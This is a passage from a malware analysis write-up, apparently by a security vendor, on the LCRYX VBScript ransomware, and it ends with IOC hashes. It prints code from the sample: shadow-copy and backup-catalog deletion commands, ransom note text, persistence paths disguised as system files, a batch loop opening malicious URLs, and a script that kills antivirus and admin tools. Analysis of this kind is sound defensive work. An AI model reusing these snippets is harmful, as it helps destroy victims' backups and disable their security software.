    cmdDeleteShadow = "cmd.exe /c vssadmin delete shadows /all /quiet"

    cmdDeleteWbAdmin = "cmd.exe /c wbadmin delete catalog -quiet"
```

Fig.23: Deleting shadow copies


Then it generates a ransom note on the desktop, in which it asks the user to visit a website and pay a ransom in bitcoin for file decryption.



```
txtFile = CreateObject("WScript.Shell").SpecialFolders("Desktop") & "\READMEPLEASE.txt"
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objTextFile = objFSO.CreateTextFile(txtFile, True)

objTextFile.Write "Oops, all of your personal files have been encrypted by LCRYPTX RANSOMWARE! " & vbCrLf & _
                  "In order to recover your files, please visit http://lcryxdecryptor4f6xzyorj9qsb5e.onion/RtuKlm " & vbCrLf
                  _
                  "and send 500$ worth of bitcoin within 5 days. Read and follow the instructions properly!"

objTextFile.Close

objShell.Run "notepad.exe " & txtFile
```


Fig.24: Writing ransom note

This VBScript automatically downloads an image from a provided URL and sets it as the desktop wallpaper, but only if an internet connection is detected. It includes checks for connectivity, downloading the file to the desktop, and updating the wallpaper registry setting. The script also handles errors and alerts the user if something goes wrong.



```
Sub DownloadAndSetWallpaper(url)

Function CheckInternet()
    Dim objXML

Sub DownloadFile(url, localPath)

Sub SetWallpaper(imagePath)
```

Fig.25: Functions for setting up wallpaper



YOUR FILES HAVE BEEN ENCRYPTED BY LCRYX RANSOMWARE!

Your files have been encrypted by LCRYX Ransomware! You won't be able to decrypt your files without any help. To decrypt your files, you must go to http://lcryxdecryptor4f6xzyorj9qsb5e.onion /RtuKlm and send 500$ worth of Bitcoin to this address: 5HklO9PeyuTa8nwc1ryt7EjkANju3hwylop in order to get your files back.

Fig.26: Background image

Then it creates three files: one batch file and two VBScript files. It then adds content to these files and creates persistence by adding registry entries to ensure these files are executed on system start up, allowing for further actions upon their execution.


```
batchFilePath = "C:\Windows\SysWOW64\msvcr80.dll.bat"
scriptPath = "C:\Windows\System32\systemconfig.exe.vbs"
mainScript = "C:\Windows\advapi32_ext.vbs"
```

Fig.27: Creating and assigning file paths of ".bat" and ".vbs" files

Then it adds content to the batch file that runs in a loop three times. In some variants each time, it opens the calculator (calc) and command prompt (cmd) while in some other variants it makes connections to some malicious urls which are shown in Fig.28. The script sets up the loop and commands to execute repeatedly, with no output shown during execution. Then it creates persistence for the batch file and in some variants, it also creates random directories and keeps this batch file in those randomly generated folders.


```
"@echo off"
"setlocal enabledelayedexpansion"
"set repeat=3"
"for /L %%i in (1,1,!repeat!) do ("
"    start https://languishcharmingwidely.com/22/f4/31/22f431404146fb2f892b30f7d213aea4.js"
"    start http://www.msnsndstdyyemkemafgk.dns.army/receipst/vbc.exe?pla"
"    start calc"
"    start http://www.youtube.com/"
"    start http://smoggy-inexpensive-innocent.glitch.me/"
"    start http://mail.yahoo.com/"
")"
"endlocal"
```

Fig.28: Batch file having malicious URLs



```
objFile.WriteLine "@echo off"
objFile.WriteLine "setlocal enabledelayedexpansion"
objFile.WriteLine "set repeat=3"
objFile.WriteLine "for /L %%i in (1,1,!repeat!) do ("
objFile.WriteLine "    start calc"
objfile.WriteLine "    start cmd"
objFile.WriteLine ")"
objFile.WriteLine "endlocal"
objFile.Close
```


Fig.29: Batch file having content to start “calc” and “cmd”



```
For i = 1 To 400
    randomDir = shell.ExpandEnvironmentStrings("%TEMP%") & "\RandomDir" & CStr(i)
    If Not fso.FolderExists(randomDir) Then
        fso.CreateFolder(randomDir)
    End If
    randomFileName = randomDir & "\iamthedoom" & CStr(i) & ".bat"
    fso.CopyFile batchFilePath, randomFileName, True
```


Fig.30: Creating random directories for keeping bat file

Then it creates a VBScript which runs in a loop, for displaying a message claiming that files have been encrypted. It asks the user if they want to decrypt their files. If the user clicks “Yes,” it runs a command, opens a YouTube video, and shows the user’s IP address. The script keeps repeating the process. It also creates the persistence by making changes in the registry entries for this VBScript file.



```
("Do While True")
("    On Error Resume Next")
("    Dim shell, cmd")
("    Set shell = CreateObject(""WScript.Shell"")")
("    cmd = ""wscript.exe "" & WScript.ScriptFullName")
("    shell.Run cmd, 0, False")
("    Dim response")
("    response = MsgBox(""YOUR FILES HAVE BEEN ENCRYPTED! DO YOU WANT TO DECRYPT SOME OF YOUR FILES?"",
sNo, ""Warning"")")
("    If response = vbYes Then")
("        shell.Run ""cmd.exe /c time 00:00"", 0, True")
("        shell.Run ""https://youtu.be/o-YBDTqX_ZU?si=KI64texqPjTiIt1k"", 0, False")
("        MsgBox ""Your IP Address: "" & GetIPAddress(), vbInformation, ""IP Address""")
("        MsgBox ""PAY IF YOU WANT TO GET YOUR FILES BACK!"", vbCritical, ""Warning""")
("    ElseIf response = vbNo Then")
("        shell.Run ""cmd.exe /c time 00:00"", 0, True")
("        shell.Run ""https://youtu.be/o-YBDTqX_ZU?si=KI64texqPjTiIt1k"", 0, False")
("        MsgBox ""Your IP Address: "" & GetIPAddress(), vbInformation, ""IP Address""")
("    End If")
```

Fig.31: Script in first VB file




Warning

YOUR FILES HAVE BEEN ENCRYPTED! DO YOU WANT TO DECRYPT SOME OF YOUR FILES?

Fig.32: Message Box


In another, VBScript it repeatedly shuts down important programs like Task Manager, PowerShell, and AntiVirus software. It uses the taskkill command to close these programs every 5 seconds in a never-ending loop. The script targets tools like AntiVirus programs and system settings, making it potentially harmful. For this VBScript file also it creates the persistence by making changes in the registry entries.



```
WshShell.Run ""taskkill /IM powershell.exe /F"", 0, True"
WshShell.Run ""taskkill /IM taskmgr.exe /F"", 0, True"
WshShell.Run ""taskkill /IM cmd.exe /F"", 0, True"
WshShell.Run ""taskkill /IM regedit.exe /F"", 0, True"
WshShell.Run ""taskkill /IM control.exe /F"", 0, True"
WshShell.Run ""taskkill /IM gp.exe /F"", 0, True"
WshShell.Run ""taskkill /IM msconfig.exe /F"", 0, True"
WshShell.Run ""taskkill /IM MsMpEng.exe /F"", 0, True"
WshShell.Run ""taskkill /IM avp.exe /F"", 0, True"
WshShell.Run ""taskkill /IM AvastSvc.exe /F"", 0, True"
WshShell.Run ""taskkill /IM avgsvc.exe /F"", 0, True"
WshShell.Run ""taskkill /IM avc.exe /F"", 0, True"
WshShell.Run ""taskkill /IM NortonSecurity.exe /F"", 0, True"
WshShell.Run ""taskkill /IM Protegent.exe /F"", 0, True"
WshShell.Run ""taskkill /IM pavsrvx.exe /F"", 0, True"
WshShell.Run ""taskkill /IM mbam.exe /F"", 0, True"
WshShell.Run ""taskkill /IM avguard.exe /F"", 0, True"
WshShell.Run ""taskkill /IM mcshield.exe /F"", 0, True"
WScript.Sleep 5000"
```

Fig.33: Script in second VB file

Then it runs these newly created files with these commands as shown in Fig.33.



```
shell.Run batchFilePath, 1, False
shell.Run "wscript.exe " & scriptPath, 1, False
shell.Run "wscript.exe " & mainScript, 1, False
```

Fig.34: Commands to run the scripts




Fig.35: Encrypted file

With the increasing risk of ransomware attacks, it’s important to take steps to protect your data. Using a reliable security solution like K7 Total Security and keeping it updated is crucial to defend against these threats.

IOCs

Hash	Detection Name
57D4D27F915A6352918C878450582F44	Ransomware (005a7a3d1)
5999A77CF9015AF51938E162584A37BC	Ransomware (005a7a3d1)